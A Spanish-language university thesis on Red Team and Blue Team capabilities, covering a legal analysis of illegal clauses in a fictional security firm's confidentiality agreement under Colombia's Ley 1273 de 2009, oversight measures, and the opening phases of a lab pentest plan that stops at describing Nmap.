Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Diana Carolina Cuellar Parada

Asesor

Ever Luis Arroyo Barón

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas Tecnología e Ingeniería ECBTI

Especialización de Seguridad Informática

2024

Resumen

Los equipos Blue & Red Team juegan un papel importante en la prevención de los ataques de ciberseguridad, debido a su competencia para detectar y responder rápidamente ante este tipo de ataques. Contar con estos equipos puede ser el diferencial entre un incidente menor a una catástrofe a nivel de seguridad.

El trabajo del Blue Team es vital para mantener la capacidad de adaptación de las organizaciones frente a las amenazas cibernéticas[1]. El papel defensivo del Blue Team tiene una huella significativa en la cultura de seguridad de una organización. Al educar a los empleados sobre las mejores prácticas de seguridad y fomentar una mentalidad de seguridad en todos los niveles, esto colabora para crear un entorno más seguro**.**

El Red Team simula un ataque dirigido a un objetivo especifico, como una red o una organización, de acuerdo con Fortra los Red Team "utilizan las mismas técnicas y herramientas de los hackers para evadir la detección y poner a prueba la preparación defensiva del equipo de Seguridad interno"[2].

Esta dualidad en sus enfoques asegura que no solo la organización pueda defenderse contra los ataques conocidos, sino que también esté preparado para responder a incidentes imprevistos**.** Logrando asi mantener un equilibrio entre la preparación y la capacidad de respuesta.

[1] Blue Team: defensores en la seguridad cibernética | Founderz. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://founderz.com/es/blog/blue-team-seguridad-cibernetica/

[2] Red Team | Fortra. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://www.fortra.com/es/soluciones/ciberseguridad/red-team

***Palabras clave*:** Blue team, red team, hacking ético, pentesting, auditorias ciberseguridades.

Abstract

Blue and Red Teams play an important role in the prevention of cybersecurity attacks, due to their ability to quickly detect and respond to these types of attacks. Having these teams in place can make the difference between a minor incident and a security catastrophe.

The work of the Blue Team is vital to maintain the resilience of organizations in the face of cyber threats. The defensive role of the Blue Team has a significant footprint on an organization's security culture. By educating employees on security best practices and fostering a security mindset at all levels, it helps to create a more secure environment.

The Red Team simulates an attack directed at a specific target, such as a network or an organization. According to Fortra, Red Teams “use the same techniques and tools as hackers to evade detection and test the defensive preparedness of the internal security team”.

This duality in their approach ensures that not only can the organization defend against known attacks, but also be prepared to respond to unforeseen incidents. Thus maintaining a balance between preparedness and responsiveness.

Keywords**:** Blue team, Red team, Ethical hacking, Pentesting, Cybersecurity audits.

Contenido

Lista de Tablas

Lista de Ilustración

Lista de Apéndices

Introducción

El presente trabajo se centra en la simulación de escenarios propios de los equipos Red Team y Blue Team, los cuales son fundamentales en el ámbito de la ciberseguridad. En primera instancia, el Red Team asumirá el rol de atacante, llevando a cabo un ataque controlado contra una red interna. Para ello, se empleará un equipo de cómputo dentro de la red como vector de ataque, siguiendo de manera rigurosa las fases establecidas en un proceso de pentesting: reconocimiento, análisis de vulnerabilidades, explotación y post-explotación.

Posteriormente, el Blue Team propondrá e implementará medidas de hardenización diseñadas para reforzar la seguridad de la red y proteger los dispositivos involucrados, mitigando riesgos y previniendo ataques futuros. Este enfoque no solo permite simular ataques reales y evaluar defensas, sino que también sirve como una herramienta educativa para comprender cómo responder de manera efectiva ante incidentes de seguridad.

Además, se llevará a cabo un análisis de la Ley 1273 de 2009, que regula los delitos informáticos en Colombia, para proporcionar un contexto normativo. Esto permitirá alinear las prácticas de ciberseguridad a los marcos legales vigentes, asegurando que las actividades de simulación y las estrategias propuestas cumplan con las disposiciones legales en materia de delitos informáticos y protección de datos.

Este ejercicio busca destacar la importancia de un enfoque integral en ciberseguridad que combine simulaciones ofensivas, medidas defensivas y un conocimiento claro del marco normativo, con el objetivo de garantizar la protección de los activos críticos e incentivar una cultura de seguridad en las organizaciones.

Descripción del Problema

En 2024, los ataques cibernéticos han continuado aumentando de manera alarmante, destacándose amenazas como el phishing, el malware y el ransomware. Un informe reciente de Keeper Security revela que el 92 % de los líderes de TI reconocen un incremento en los ataques en comparación con 2023[3]. Este panorama destaca la creciente sofisticación de los cibercriminales, quienes están aprovechando tecnologías avanzadas como la inteligencia artificial (IA) para perpetrar ataques más efectivos y rápidos.

Dentro de los ataques más preocupantes está el uso de IA en el descifrado de contraseñas. Dichas tecnologías benefician a los atacantes identificar patrones de contraseñas comunes y probar múltiples combinaciones en un tiempo significativamente menor que los métodos tradicionales[4]. Asimismo, la IA ha potenciado los ataques de phishing al personalizar los correos electrónicos maliciosos, logrando engañar incluso a usuarios con conocimientos avanzados en ciberseguridad[5].

Esta evolución en las tácticas de ataque refleja la necesidad inaplazable de que las organizaciones adopten estrategias robustas, como la implementación de equipos de Red Team y Blue Team, que les permitan identificar vulnerabilidades, responder a incidentes en tiempo real y prevenir amenazas emergentes. Protegerse frente a estos riesgos requiere un enfoque activo que combine prácticas sólidas de ciberseguridad y el beneficio de herramientas avanzadas para anticiparse a los métodos innovadores de los atacantes.

---

[3] A. D'Andrea, ¿Se están perpetrando más ataques cibernéticos?, Keeper Security Blog - Cybersecurity News & Product Updates. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://www.keepersecurity.com/blog/es/2024/09/06/are-cyber-attacks-increasing/

[4] Op cid ref 3.

[5] ¿Cómo están usando la IA los ciberdelincuentes? | Founderz. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://founderz.com/es/blog/ciberdelincuentes-uso-ia/

Planteamiento del Problema

¿Cómo pueden las estrategias de Red Team y Blue Team mejorar la seguridad y la resiliencia a las organizaciones frente a ataques cibernéticos complejos?

Justificación

El crecimiento en el número de aplicaciones y sitios web y la frecuencia de los ataques cibernéticos en 2024, como lo mencionó Keeper Security y en adición, fomentado por tecnologías avanzadas como la inteligencia artificial, destaca la necesidad de un enfoque estratégico y proactivo en ciberseguridad. Dichos ataques no solo amenazan la integridad de los sistemas informáticos, sino también la privacidad de los datos personales y empresariales, afectando directamente la confianza de los clientes, la continuidad del negocio y el cumplimiento normativo.

En este contexto, la instauración de estrategias de defensa basadas en equipos Red Team y Blue Team se ha convertido en una práctica esencial para las organizaciones modernas. Estas estrategias no solo permiten identificar y mitigar vulnerabilidades antes de que sean explotadas, como lo menciona Tarlogic en su blog[6], sino que también preparan a las organizaciones para responder eficazmente ante incidentes. La capacidad de simular ataques reales mediante el Red Team y fortalecer las defensas con el Blue Team asegura un enfoque integral, dinámico y que se encuentre en mejora continua frente a las amenazas cibernéticas.

Complementariamente, el creciente uso de tecnologías de IA por parte de los atacantes expone retos que requieren contramedidas igualmente innovadoras. Herramientas como los CIS Controls y las simulaciones de enfrentamiento entre equipos (Red vs. Blue) son indispensables para asegurar que las organizaciones estén un paso adelante en la prevención, detección y mitigación de ataques.

[6] C. 4 A. Team, Detectar vulnerabilidades emergentes antes de que sean explotadas, Tarlogic Security. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://www.tarlogic.com/es/blog/detectar-vulnerabilidades-emergentes/

Objetivos

Objetivo General

Explorar y proponer estrategias efectivas de Red Team y Blue Team para mitigar riesgos cibernéticos en organizaciones modernas.

Objetivos Específicos

- Evaluar los posibles incumplimientos de la Ley 1273 relacionados con el acuerdo, analizando por qué los fragmentos seleccionados infringen esta normativa y qué implicaciones legales podrían surgir de ello.
- Realizar el pentesting siguiendo las fases metodológicas para asegurar un análisis ordenado y exhaustivo.
- Conocer e indagar que se debe hacer ante un ciberataque en tiempo real, sustentado en los pasos establecidos por marcos internacionales como NIST y SANS, para atenuar el impacto y recuperar la operatividad de los sistemas afectados.
- Plantear medidas de hardenización específicas para los sistemas comprometidos durante un ejercicio de Red Team de la fase 3, dirigiendo los objetivos en corregir las vulnerabilidades detectadas y prevenir futuros ataques similares.

Marco de referencia

Marco contextual

En la última década, donde la mayoría de la información personal y empresarial se almacena y transmite digitalmente, la ciberseguridad se ha convertido en un pilar primordial para proteger datos sensibles como contraseñas, números de tarjetas de crédito e información médica[7].

Además, como lo menciona Zonamerica, la necesidad de proteger la privacidad de los usuarios, la ciberseguridad también garantiza el cumplimiento de normativas y protege los activos digitales críticos de las organizaciones, como información confidencial de clientes, empleados y socios comerciales[8].

Un enfoque efectivo en ciberseguridad combina esfuerzos ofensivos y defensivos mediante el trabajo conjunto de equipos Red Team y Blue Team. Mientras que el Red Team adopta el rol de atacante, identificando vulnerabilidades en los sistemas de seguridad, el Blue Team asume una posición defensiva, respondiendo a incidentes y robusteciendo las defensas para prevenir ataques futuros. Este modelo, reconocido y utilizado en el sector, permite a las organizaciones evaluar su capacidad para confrontar amenazas reales y planificar estrategias más robustas y adaptativas.

El trabajo colaborativo entre Red Team y Blue Team transforma las estrategias de ciberseguridad, pasando de medidas estáticas a sistemas dinámicos y en constante evolución. Este enfoque no solo ayuda a detectar vulnerabilidades y reforzar la seguridad de la red, sino

[7] C. G. Esneca, «Importancia de la ciberseguridad en la protección de datos», Escuela ELBS. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://escuelaelbs.lat/importancia-ciberseguridad-medidas-proteccion/

[8] La importancia de la ciberseguridad en entornos empresariales», ZONAMERICA. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://web.zonamerica.com/colombia/zaconews/importancia-de-la-ciberseguridad-zonamerica/

también a desarrollar planes de respuesta efectivos y a concienciar al personal sobre la importancia de la seguridad[9].

A través de ejercicios simulados de enfrentamiento, estos equipos no solo logran identificar fallos, sino que también fortalecen las habilidades para detectar y contener ataques, además de fomentar la cooperación y el intercambio de conocimientos entre los equipos.

Este enfoque integral permite a las empresas anticiparse a las amenazas[10], proteger sus activos más importantes y garantizar la resiliencia de sus procesos operativos. En este trabajo, el enfoque se centrará en los equipos Red Team y Blue Team como la base de las estrategias de ciberseguridad.

[9] Red Team vs. Blue Team in Cybersecurity, Coursera. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://www.coursera.org/articles/red-team-vs-blue-team?trk_ref=relatedArticlesCard

[10] The Role of Red Team and Blue Team in Cybersecurity, Custom Software Development Company. Accedido: 1 de diciembre de 2024. [En línea]. Disponible en: https://maddevs.io/blog/red-team-vs-blue-team-in-cybersecurity/

Análisis de Ley 1273 de 2009 -fragmentos ilegales

Clausula Primera

"…la parte receptora se obliga a no divulgar directa, indirecta…la información confidencial o sobre procesos ilegales dentro de CyberFort Technologies no podrán ser divulgados."

Este tipo de restricción es ilegal en Colombia, ya que contradice el deber legal y ciudadano de denunciar actos ilícitos [11]. Negar la posibilidad de reportar actividades sospechosas o ilegales podría interpretarse como una obstrucción a la justicia [12]. Por otro lado, ciertos delitos están sujetos a denuncia obligatoria, y prohibir esta acción podría considerarse una violación a las obligaciones legales y podría incluso interpretarse como un intento de encubrimiento.

Cláusula Segunda

"…datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos.'"

La definición de "información confidencial" incluye términos específicos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos". Esto sugiere que el acuerdo busca proteger la confidencialidad de prácticas que, según la legislación colombiana, serían consideradas ilícitas (Ley 1273 de 2009, que protege contra accesos no autorizados y espionaje informático). Esta protección parece contradecir las normas legales vigentes, dando a entender una aceptación implícita de actividades de ciberespionaje.

[11] ICDP, «El deber de denunciar: su fundamento y límites observados desde una perspectiva empresarial», Instituto Colombiano de Derecho Procesal. Accedido: 24 de octubre de 2024. [En línea]. Disponible en: https://icdp.org.co/el-deber-de-denunciar-su-fundamento-y-limites-observados-desde-una-perspectiva-empresarial/

[12] «C-067-96», www.corteconstitucional.gov.co. Accedido: 24 de octubre de 2024. [En línea]. Disponible en: https://www.corteconstitucional.gov.co/relatoria/1996/C-067-96.htm

Cláusula Cuarta

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."

"Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas."

La parte receptora de la información debe abstenerse de denunciar ante las autoridades actividades sospechosas de espionaje y no debe publicar información confidencial o ilegal obtenida durante las reuniones. Esto no solo va en contra de la ley, sino que también plantea problemas éticos, ya que limita la posibilidad de reportar acciones que podrían poner en riesgo la privacidad y seguridad de otras personas.

Cláusula Octava

"...En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a CyberFort Technologies."

Se especifica que, si el receptor llegara a poseer información ilegal, este deberá contratar un abogado particular y liberar de toda responsabilidad a CyberFort Technologies. Esta cláusula busca reducir la responsabilidad legal de la empresa, aunque en un proceso penal resulta inaplicable, ya que la responsabilidad no puede ser eliminada o transferida mediante contratos. El Artículo 24 del Código Penal Colombiano (Ley 599 de 2000) aclara que "la responsabilidad penal es personal. En consecuencia, nadie podrá ser sancionado penalmente por hecho punible realizado por otra persona" [13], lo que significa que cada parte debe responder por sus actos, sin

[13] Ley 599 de 2000 - Gestor Normativo». Accedido: 24 de octubre de 2024. [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388

posibilidad de delegar estas obligaciones a otra persona mediante acuerdos privados [14]. En este caso, si *CyberFort* estuviera involucrado en actividades ilegales, la cláusula sería insuficiente para eximir a la empresa de la responsabilidad penal, ya que los delitos no pueden ser transferidos contractualmente a terceros

Artículos de la ley 1273 que se podrían vulnerar

La Ley 1273 de 2009 en Colombia[15], conocida como la *Ley de Delitos Informáticos*, establece diversas infracciones relacionadas con la protección de la información y los sistemas informáticos. A continuación, se detalla los artículos que posiblemente podrían verse vulnerados, de acuerdo con cada clausula.

Artículo 269A – Acceso abusivo a un sistema informático

En la cláusula segunda del contrato, se define información confidencial e incluye términos como "datos de chuzadas, interceptación de información y accesos abusivos a sistemas informáticos", esto significa que podría estar cubriendo actividades que implican entrar a sistemas informáticos sin autorización. Como este artículo castiga precisamente el acceso no autorizado, cualquier acuerdo que intente proteger este tipo de comportamiento sería considerado ilegal y en contra de la ley.

Artículo 269C – Interceptación de datos informáticos

Cuando en la cláusula segunda se menciona "datos de chuzadas" e "interceptación de información", Incluir estos términos, como parte de los datos confidenciales en el acuerdo podría significar que cualquier interceptación que ocurra quede ser protegida y no sea reportada.

---

[14] Universidad javeriana. La responsabilidad penal de las personas jurídicas en Colombia. Problemáticas sobre su aplicación desde la expedición del Código Penal. Santiago de Cali 2016 - 1 pp. 69 - 106 ISSN 1657-3978. Accedido: 24 de octubre de 2024. Disponible para descarga en: https://revistas.javerianacali.edu.co/index.php/criteriojuridico/article/download/723/609

[15] Ley 1273 de 2009 - Gestor Normativo». Accedido: 24 de octubre de 2024. [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Este artículo prohíbe el acceso no autorizado a las comunicaciones o datos, así que cualquier acuerdo que intente proteger acciones que la ley ya sanciona sería problemático.

Artículo 269B – Obstaculización ilegítima

En la cláusula cuarta del contrato, se habla de condiciones de no poder denunciar, “No denunciar ante las autoridades actividades sospechosas de espionaje”, se podría llegar a pensar que esto es un intento por tratar de ocultar actividades ilegales, es decir fomentar o encubrir prácticas que obstaculicen sistemas y redes, vulnerando así este artículo. El acuerdo presuntamente buscaría el acceso a datos protegidos.

Artículo 269F – Violación de datos personales

En la cuarta cláusula, que impide reportar actividades de espionaje o la difusión de procesos ilegales, se considera, que se restringe la capacidad para proteger datos personales ante posibles violaciones. Esto podría interpretarse como una violación a este artículo, de la ley que penaliza el uso o divulgación indebida de datos personales, ya que el acuerdo parece diseñado para encubrir y silenciar posibles violaciones a la privacidad y los derechos de las personas involucradas.

Artículo 269H – Uso de software malicioso

Si en la "información confidencial" se protegiera cualquier desarrollo o uso de software para interceptación o acceso no autorizado, esto podría infringir el artículo 269H, que penaliza la producción, tráfico o tenencia de software diseñado para realizar acciones maliciosas sobre sistemas informáticos. La referencia a "accesos abusivos" o "datos de chuzadas" podría cubrir conductas ilegales que infrinjan esta normativa.

Artículo 269G – Transferencia y receptación no autorizada de información

Las cláusulas que intentan eximir de responsabilidad a CyberFort en caso de que se encuentre en posesión del receptor información ilegal pueden vulnerar este artículo. Esta disposición penaliza la transferencia o aceptación de datos que se obtienen de manera indebida, y cualquier acuerdo que busque transferir responsabilidad o encubrir esta actividad no tiene efecto legal y viola la norma.

La Autoridad Colombiana de Protección de Datos ha realizado hincapié en que las transferencias de datos deben adherirse a normas éticas y protección de datos del consumidor, es decir, que todo contrato que intente invalidar estas regulaciones mediante clausulas se consideran prácticas ilegales[16].

Límites de acceso a información sensible por parte de empresas de ciberseguridad

Las empresas de ciberseguridad deben gestionar el acceso a la información sensible de sus clientes de manera controlada y limitada, asegurándose de que este acceso solo ocurra en situaciones necesarias para llevar a cabo auditorías y mitigar posibles amenazas. Este enfoque debe estar en consonancia con los principios de ética profesional e integridad, garantizando que la manipulación de datos confidenciales se limite a lo que sea estrictamente autorizado.

En el caso de CyberFort Technologies, el acceso a la información fue mal utilizado para obtener y comercializar datos confidenciales, lo que representa una grave violación de la confianza del cliente y un uso indebido de información sensible. Este comportamiento ilustra los peligros que enfrentan las empresas de ciberseguridad cuando no implementan prácticas de auditoría adecuadas y no establecen límites claros en el acceso a la información. Sin estas

[16] Autoridad Colombiana de Protección de Datos Personales actualiza su guía para la | RIPD». Accedido: 27 de octubre de 2024. [En línea]. Disponible en: https://www.redipd.org/noticias/autoridad-colombiana-de-proteccion-de-datos-personales-actualiza-su-guia-para-la

medidas, el riesgo de caer en prácticas no éticas y perjudiciales aumenta significativamente, lo que podría tener consecuencias legales y reputacionales graves para la organización.

Formas de garantizar que el acceso no sea explotado indebidamente

Las auditorías de ciberseguridad son esenciales para proteger la información sensible en las organizaciones[17]. Estas auditorías ayudan a asegurar que los datos estén debidamente encriptados y que el acceso a ellos se limite únicamente al personal autorizado. Además, establecen procedimientos de seguridad destinados a resguardar la información de accesos, usos, divulgaciones, alteraciones o destrucciones no autorizadas, lo que a su vez mantiene la integridad y confidencialidad de los datos.

La información confidencial debe ser accesada únicamente con el consentimiento explícito del cliente. Cuando se identifican problemas significativos, como el malware ShadowEye, es crucial que el cliente sea informado sobre los datos afectados y las medidas correctivas implementadas. La transparencia y una colaboración abierta son esenciales para evitar malentendidos relacionados con abusos o prácticas de espionaje, siendo esto una falta contra los derechos humanos como lo advirtió el portal Noticias ONU de un alarmante aumento del uso de "tecnologías intrusivas y de alto riesgo"[18].

Para los activos más críticos, es necesario establecer controles más estrictos y garantizar la eficacia de dichos controles. Las empresas deben implementar políticas éticas claras y un código de conducta para sus empleados, que prohíban el acceso o la recopilación de datos no

[17] Six Benefits of a Cybersecurity Audit (and 6 Steps to Perform One), ISACA. Accedido: 27 de octubre de 2024. [En línea]. Disponible en: https://www.isaca.org/resources/news-and-trends/industry-news/2024/six-benefits-of-a-cybersecurity-audit

[18] El espionaje digital tiene un efecto devastador para los derechos humanos, denuncia experta | Noticias ONU». Accedido: 25 de octubre de 2024. [En línea]. Disponible en: https://news.un.org/es/story/2023/03/1519377

pertinentes a la auditoría. Estas políticas también deben especificar las sanciones por incumplimiento y alinearse con las normativas de protección de datos locales e internacionales.

Las organizaciones de ciberseguridad deben llevar a cabo auditorías internas y supervisar las actividades de los equipos de auditoría para asegurar que el acceso a los datos de los clientes sea justificado y limitado. Este monitoreo es clave para detectar conductas inapropiadas, como la recolección de datos no autorizados, y para fomentar la rendición de cuentas entre los empleados.

Es fundamental que los contratos incluyan cláusulas específicas sobre confidencialidad, de modo que cualquier desviación o uso indebido de la información pueda ser sancionado legalmente. Esto crea un marco que protege los derechos de los clientes y establece consecuencias claras para el equipo de ciberseguridad en caso de incumplimientos éticos.

El acceso a información confidencial debe otorgarse únicamente con el consentimiento explícito del cliente. En situaciones donde se detecten hallazgos significativos, como el malware ShadowEye, es esencial que el cliente esté informado sobre los datos recolectados, almacenados y las acciones tomadas para solucionarlo. La transparencia y una colaboración abierta son fundamentales para prevenir malentendidos sobre posibles abusos o prácticas de espionaje.

Los activos de gran importancia requieren controles más restrictivos y una mayor garantía de la eficacia y eficiencia de dichos controles. Las empresas deben contar con políticas de ética claras y un código de conducta específico para sus empleados, prohibiendo el acceso o la recopilación de datos no relacionados directamente con la auditoría. Estas políticas deben también detallar las sanciones en caso de incumplimiento y alinearse con las leyes locales e internacionales de protección de datos.

Las organizaciones de ciberseguridad deben realizar auditorías internas y monitorear las actividades de los equipos de auditoría para asegurarse de que el acceso a datos del cliente esté justificado y limitado. El monitoreo ayuda a detectar conductas indebidas, como la recopilación de datos no autorizados, y facilita la rendición de cuentas de los empleados.

Los contratos deben estipular medidas específicas de confidencialidad, de modo que cualquier desviación o explotación indebida de la información sea legalmente sancionable. Esto crea un marco que protege los derechos del cliente y establece consecuencias claras si el equipo de ciberseguridad incumple su rol ético.

Mecanismos de supervisión y control

Algunas de las estrategias que se pueden implementar son, controles y supervisiones estrictas que fomenten la ética y la responsabilidad. Primero, se debe aplicar el principio de mínimos privilegios[19], asegurando que cada trabajador solo acceda a la información esencial para su labor. También es importante hacer un seguimiento de las actividades, registrando automáticamente cada acción realizada en estas herramientas y auditando estos registros de manera regular para detectar comportamientos sospechosos.

Asimismo, se pueden usar soluciones que reconozcan comportamientos anómalos y alerten a los supervisores sobre actividades inusuales[20]. Para garantizar un uso adecuado, las organizaciones deben crear políticas claras sobre el uso ético de las herramientas forenses y

[19] What is the Principle of Least Privilege (POLP)? Accedido: 27 de octubre de 2024. [En línea]. Disponible en: https://www.digitalguardian.com/blog/what-principle-least-privilege-polp-best-practice-information-security-and-compliance

[20] What is Anomaly Detection? An Overview and Explaination», Enterprise AI. Accedido: 27 de octubre de 2024. [En línea]. Disponible en: https://www.techtarget.com/searchenterpriseai/definition/anomaly-detection

requerir aprobaciones formales para accesos especiales. La capacitación continua [21] en ética y responsabilidad también es crucial para resaltar la importancia de actuar con integridad.

Además, la supervisión colaborativa, revisión de pares, donde al menos dos personas revisan el uso de herramientas críticas, puede ayudar a mantener un control adecuado. Finalmente, es elemental tener políticas de sanciones claras para actuar ante el uso no autorizado, aplicando un enfoque de cero tolerancias que establezca un precedente contra comportamientos no éticos.

Respuesta ante actos de ciberespionaje en empresas de ciberseguridad

Cuando una empresa de ciberseguridad es descubierta realizando ciberespionaje, es crucial que los gobiernos y organizaciones actúen con seriedad y transparencia para restablecer la confianza perdida y evitar que esto vuelva a suceder. Esto inicia con una investigación a fondo para determinar cómo se llevó a cabo el ciberespionaje y qué datos se vieron afectados. También es importante contribuir y participar con las autoridades competentes y realizar un análisis forense para identificar vulnerabilidades y recopilar evidencia [22].

Si se demuestra la culpabilidad, se deben tomar acciones legales y suspender contratos con la empresa responsable, además de inhabilitarla para futuras contrataciones públicas. Las políticas de contratación también necesitan reexaminar, decretando una política de cero tolerancias para actos ilegales y pidiendo que los proveedores cumplan con normas éticas rigurosas dentro de las compañías.

[21] A. Castro, «Formar a los empleados en materia de ciberseguridad: cursos, recursos y actividades», Cyber War Mag. Accedido: 27 de octubre de 2024. [En línea]. Disponible en: https://cyberwarmag.com/formar-a-los-empleados-en-materia-de-ciberseguridad/

[22] Joint Task Force Interagency Working Group, «Security and Privacy Controls for Information Systems and Organizations», National Institute of Standards and Technology, sep. 2020. doi: 10.6028/NIST.SP.800-53r5.

La supervisión es clave, por lo que se recomienda implementar auditorías independientes para monitorear las actividades de los proveedores. Es fundamental comunicar lo ocurrido de forma clara a todos los afectados, quizás incluyendo capacitaciones donde los empleados sepan responder ante un evento como este, incluidas las medidas que se van a tomar para prevenir futuros incidentes. Finalmente, es crucial actualizar las leyes de ciberseguridad para asegurar sanciones más severas y promover estándares éticos que guíen el comportamiento de estas empresas[23].

[23] A comprehensive review study of cyber-attacks and cyber security; Emerging trends and recent developments», *Energy Reports*, vol. 7, pp. 8176-8186, nov. 2021, doi: 10.1016/j.egyr.2021.08.126.

Simulación Red Team

Para la realización del pentesting se siguen las fases propuestas por Saumick Basu de Astra[24]

Fase I: Fase previa al Pentesting.

En esta fase se definen aspectos clave del pentesting, como los objetivos, el alcance y las implicaciones legales y contractuales.

En este caso, se busca identificar vulnerabilidades relacionadas con el acceso no autorizado, la escalación de privilegios y la fuga de información. El alcance del pentesting se limita a analizar las redes, aplicaciones y datos sujetos a evaluación, centrando el análisis en una máquina Windows con un servicio HFS vulnerable para detectar fugas de información y probar posibles escalaciones de privilegios.

En cuanto a los aspectos legales y éticos, el estudiante se compromete a realizar las pruebas de manera ética y en conformidad con la normativa vigente en ciberseguridad.

Fase 2: Reconocimiento

El objetivo de esta etapa es recolectar información sobre el target, ya sea en una red completa, o en una aplicación especifica. En este paso tambien se realiza un mapeo de la aplicación. Existen dos tipos de reconocimiento, el activo y el pasivo [25].

En el pasivo, el pentester vigila el sistema sin interacción directa, sin alertar al sistema objetivo.

En el activo, el cual es la técnica que se eligió para desarrollar este pentesting, implica una interacción mas directa con el sistema.

---

[24] 7 Penetration Testing Phases Explained: A Complete Guide». Accedido: 8 de noviembre de 2024. [En línea]. Disponible en: https://www.getastra.com/blog/security-audit/penetration-testing-phases/

[25] Op cid.

Herramientas

Se van a utilizar las siguientes herramientas: Nmap

Es una herramienta, usada para analizar redes y realizar auditorías de seguridad, de código abierto. Esta es una herramienta muy versátil que permite diferentes funciones, según el blog, de ninjaOne [26], se puede mencionar diferentes funciones:


- **Identificación de hosts activos**: Nmap detecta los dispositivos activos en una red, proporcionando una base sólida para análisis más detallados.
- **Escaneo de puertos**: Nmap localiza puertos y servicios abiertos, ayudando a los administradores a comprender la exposición de la red ante posibles ataques.
- **Detección de versiones de servicios**: Nmap permite reconocer las versiones de los servicios en uso, lo cual facilita la identificación de vulnerabilidades específicas de cada versión.
- **Automatización programable**: El motor de scripts NSE de Nmap permite a los usuarios personalizar análisis y automatizar tareas complejas.
- **Identificación de sistemas operativos**: Las funciones de detección de sistemas operativos de Nmap ayudan a los administradores a reconocer los SO en los hosts, facilitando el inventario y la evaluación de seguridad de la red.

  Maquina objetivo 192.168.1.12 ->luego 192.168.1.17 (por reinicio de la maquina)

  Maquina atacante 192.168.1.11 ->luego 192.168.1.18 (por reinicio de la maquina)

